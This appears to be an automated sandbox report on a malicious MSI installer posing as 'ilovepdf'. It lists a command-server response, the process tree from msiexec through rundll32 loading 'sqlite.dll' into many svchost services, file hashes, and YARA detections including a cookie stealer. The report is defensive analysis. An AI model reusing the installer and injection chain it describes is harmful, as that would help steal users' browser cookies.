2021-10-24 10:50:10 UTC	6	IN	HTTP/1.1 200 OK Date: Sun, 24 Oct 2021 10:50:10 GMT Content-Type: application/json; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=68TwEML4Cj7sr1PqJlQznNgRxV0YJLB%2FVClWpmfGY%2BZBID3jAMRjNo3X0iHULIZ1iakt4GBHxNqyGwnuU5LL9UfYzuDL2HtEJtOhLokMJjLeK4PIwNbJdMzMUjcJOG05sseGpDs%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a32a48489c84a85-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Timestamp	kBytes transferred	Direction	Data
2021-10-24 10:50:10 UTC	7	IN	Data Raw: 34 65 0d 0a 7b 22 68 6f 73 74 22 3a 5b 5d 2c 22 73 70 61 63 69 6e 67 22 3a 31 38 30 30 2c 22 73 70 61 63 69 6e 67 32 22 3a 31 32 30 2c 22 64 61 74 61 22 3a 7b 22 63 6f 64 65 22 3a 31 2c 22 63 6b 22 3a 5b 5d 2c 22 69 6e 73 63 6b 22 3a 5b 5d 7d 7d 0d 0a Data Ascii: 4e{"host":[],"spacing":1800,"spacing2":120,"data":{"code":1,"ck":[],"insck":[]}}
2021-10-24 10:50:10 UTC	7	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: msiexec.exe PID: 6980 Parent PID: 4448

General

Start time:	12:49:02
Start date:	24/10/2021
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\msiexec.exe' /i 'C:\Users\user\Desktop\6rfyiAq0nM.msi'
Imagebase:	0x7ff7a5c50000
File size:	66048 bytes
MD5 hash:	4767B71A318E201188A0D0A420C8B608
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: msiexec.exe PID: 7056 Parent PID: 572

General

Start time:	12:49:02
Start date:	24/10/2021
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\msiexec.exe /V
Imagebase:	0x7ff7a5c50000
File size:	66048 bytes
MD5 hash:	4767B71A318E201188A0D0A420C8B608
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

File Read

Registry Activities Show Windows behavior

Analysis Process: MSIFBC3.tmp PID: 4928 Parent PID: 7056

General

Start time:	12:49:07
Start date:	24/10/2021
Path:	C:\Windows\Installer\MSIFBC3.tmp
Wow64 process (32bit):	true
Commandline:	C:\Windows\Installer\MSIFBC3.tmp
Imagebase:	0x400000
File size:	7196212 bytes
MD5 hash:	B6D7559D31D4FF2D02338DF9CEF2FBD8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: MSIFBC3.tmp PID: 6292 Parent PID: 4928

General

Start time:	12:49:08
Start date:	24/10/2021
Path:	C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\is-OOL1B.tmp\MSIFBC3.tmp' /SL5='$9025C,6374824 ,780800,C:\Windows\Installer\MSIFBC3.tmp'
Imagebase:	0x400000
File size:	3014144 bytes
MD5 hash:	D73DDB8F6B777CC6411FD3CA254F3DEC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: rundll32.exe PID: 5336 Parent PID: 6292

General

Start time:	12:49:23
Start date:	24/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rUNdLl32.Exe' 'C:\Program Files (x86)\ilovepdf\sqlite.dll',global
Imagebase:	0xb00000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000000D.00000002.415787297.0000000004D00000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000000D.00000002.415946366.0000000004EB0000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities — Show Windows behavior

File Deleted

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 2968 Parent PID: 5336

General

Start time:	12:49:24
Start date:	24/10/2021

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s Appinfo
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000000E.00000003.327914667.0000024B7D060000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000000E.00000000.328311763.0000024B7D0D0000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000000E.00000002.813201421.0000024B7D0D0000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	high

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 6944 Parent PID: 2968

General

Start time:	12:49:25
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\svchost.exe -k SystemNetworkService
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000002.814263097.0000012E17674000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000003.423845789.0000012E1768F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000003.341269563.0000012E17682000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000003.423609117.0000012E1768F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000003.428213354.0000012E1768F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CookieStealer, Description: Yara detected Cookie Stealer, Source: 00000010.00000002.829801216.0000012E19820000.00000040.00000001.sdmp, Author: Joe Security • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000003.425960077.0000012E1768F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000003.422182454.0000012E1768F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000002.818890783.0000012E17800000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000003.347751954.0000012E17682000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_Mozilla, Description: Detects suspicious XORed keyword - Mozilla/5.0, Source: 00000010.00000002.831136310.0000012E1A230000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000002.831136310.0000012E1A230000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CookieStealer, Description: Yara detected Cookie Stealer, Source: 00000010.00000003.414330253.0000012E1A130000.00000004.00000001.sdmp, Author: Joe Security • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000002.822239151.0000012E17870000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000003.422945945.0000012E1768F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000010.00000003.422081412.0000012E1768F000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 6212 Parent PID: 5336

General

Start time:	12:49:25
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000011.00000000.334220088.00000204F3380000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000011.00000002.535149996.00000204F3380000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000011.00000003.332207196.00000204F3310000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

Analysis Process: svchost.exe PID: 996 Parent PID: 5336

General

Start time:	12:49:28
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s gpsvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000013.00000000.337739160.00000233426D0000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000013.00000003.337258636.0000023342660000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000013.00000002.814492712.00000233426D0000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	high

Analysis Process: svchost.exe PID: 256 Parent PID: 5336

General

Start time:	12:49:30
Start date:	24/10/2021

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s IKEEXT
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000014.00000003.340502864.000001D91AA60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000014.00000002.813792020.000001D91AAD0000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000014.00000000.341208175.000001D91AAD0000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	high

Analysis Process: svchost.exe PID: 2320 Parent PID: 5336

General

Start time:	12:49:31
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s iphlpsvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000015.00000003.343737038.000002F2C5B90000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000015.00000002.823826621.000002F2C5C00000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000015.00000000.344698282.000002F2C5C00000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	high

Analysis Process: svchost.exe PID: 2188 Parent PID: 5336

General

Start time:	12:49:33
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s LanmanServer
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000016.00000003.347514859.00000222CAAB0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000016.00000002.815078501.00000222CAB20000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000016.00000000.348676580.00000222CAB20000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	high

Analysis Process: svchost.exe PID: 1512 Parent PID: 5336

General

Start time:	12:49:35
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s lfsvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000017.00000002.815819484.0000028621CD0000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000017.00000003.351653681.0000028621C60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000017.00000000.353917574.0000028621CD0000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	high

Analysis Process: svchost.exe PID: 1124 Parent PID: 5336

General

Start time:	12:49:38
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s ProfSvc
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000018.00000002.815503783.000001DC51FB0000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000018.00000000.360038212.000001DC51FB0000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000018.00000003.358956520.000001DC51F40000.00000004.00000001.sdmp, Author: Florian Roth

Analysis Process: svchost.exe PID: 2468 Parent PID: 5336

General

Start time:	12:49:40
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000019.00000003.363362333.000002216B840000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000019.00000002.819987063.000002216B8B0000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000019.00000000.364403941.000002216B8B0000.00000040.00000001.sdmp, Author: Florian Roth

Analysis Process: svchost.exe PID: 664 Parent PID: 5336

General

Start time:	12:49:42
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s Schedule
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001B.00000002.832381229.000002743A320000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001B.00000000.373121190.000002743A320000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001B.00000003.369691335.000002743A2B0000.00000004.00000001.sdmp, Author: Florian Roth

Analysis Process: svchost.exe PID: 2948 Parent PID: 5336

General

Start time:	12:49:46
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s seclogon
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001C.00000002.813715548.000001111AC00000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001C.00000000.376992650.000001111AC00000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001C.00000003.376362360.000001111A990000.00000004.00000001.sdmp, Author: Florian Roth

Analysis Process: svchost.exe PID: 1452 Parent PID: 5336

General

Start time:	12:49:48
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s SENS
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001D.00000003.379846771.0000022F12180000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001D.00000002.816236528.0000022F12740000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001D.00000000.380584076.0000022F12740000.00000040.00000001.sdmp, Author: Florian Roth

Analysis Process: svchost.exe PID: 1868 Parent PID: 5336

General

Start time:	12:49:50
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s ShellHWDetection

Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001E.00000003.383962907.000001BE5C730000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001E.00000000.384736630.000001BE5CD40000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001E.00000002.817922653.000001BE5CD40000.00000040.00000001.sdmp, Author: Florian Roth

Analysis Process: svchost.exe PID: 1340 Parent PID: 5336

General

Start time:	12:49:52
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s Themes
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001F.00000000.389374530.0000021C23140000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001F.00000003.387366099.0000021C22B80000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 0000001F.00000002.812231248.0000021C23140000.00000040.00000001.sdmp, Author: Florian Roth

Analysis Process: svchost.exe PID: 3444 Parent PID: 5336

General

Start time:	12:49:55
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s TokenBroker
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000022.00000000.397199381.00000202B28F0000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000022.00000002.818183114.00000202B28F0000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000022.00000003.395183978.00000202B2880000.00000004.00000001.sdmp, Author: Florian Roth

Analysis Process: svchost.exe PID: 1188 Parent PID: 5336

General

Start time:	12:49:58
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p -s UserManager
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000025.00000000.402119778.000001AFBA170000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000025.00000002.820529720.000001AFBA170000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000025.00000003.400991197.000001AFBA100000.00000004.00000001.sdmp, Author: Florian Roth

Analysis Process: svchost.exe PID: 5104 Parent PID: 5336

General

Start time:	12:50:00
Start date:	24/10/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000026.00000002.829615785.0000025C96C80000.00000040.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000026.00000003.406745863.0000025C96370000.00000004.00000001.sdmp, Author: Florian Roth • Rule: SUSP_XORed_MSDOS_Stub_Message, Description: Detects suspicious XORed MSDOS stub message, Source: 00000026.00000000.409308294.0000025C96C80000.00000040.00000001.sdmp, Author: Florian Roth

Disassembly

Code Analysis